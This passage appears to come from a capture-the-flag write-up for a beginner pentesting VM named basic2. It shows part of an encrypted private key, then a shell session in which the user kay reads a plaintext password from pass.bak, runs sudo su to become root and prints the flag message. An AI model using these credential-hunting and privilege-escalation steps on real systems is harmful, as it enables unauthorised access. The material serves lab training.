DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7qV3RD/asml2L2kB0UT8PrTtt+S
```

lets login



```
kay@basic2:~$ clear

kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo -l
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$ sudo su
root@basic2:/home/kay# cd ../../
root@basic2:/# ls
bin   dev  home  initrd.img.old  lib64       media  opt   root  samba  snap  sys  usr  vmlinuz
boot  etc  initrd.img  lib       lost+found  mnt    proc  run   sbin   srv   tmp  var  vmlinuz.old
root@basic2:/# cd
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
```

s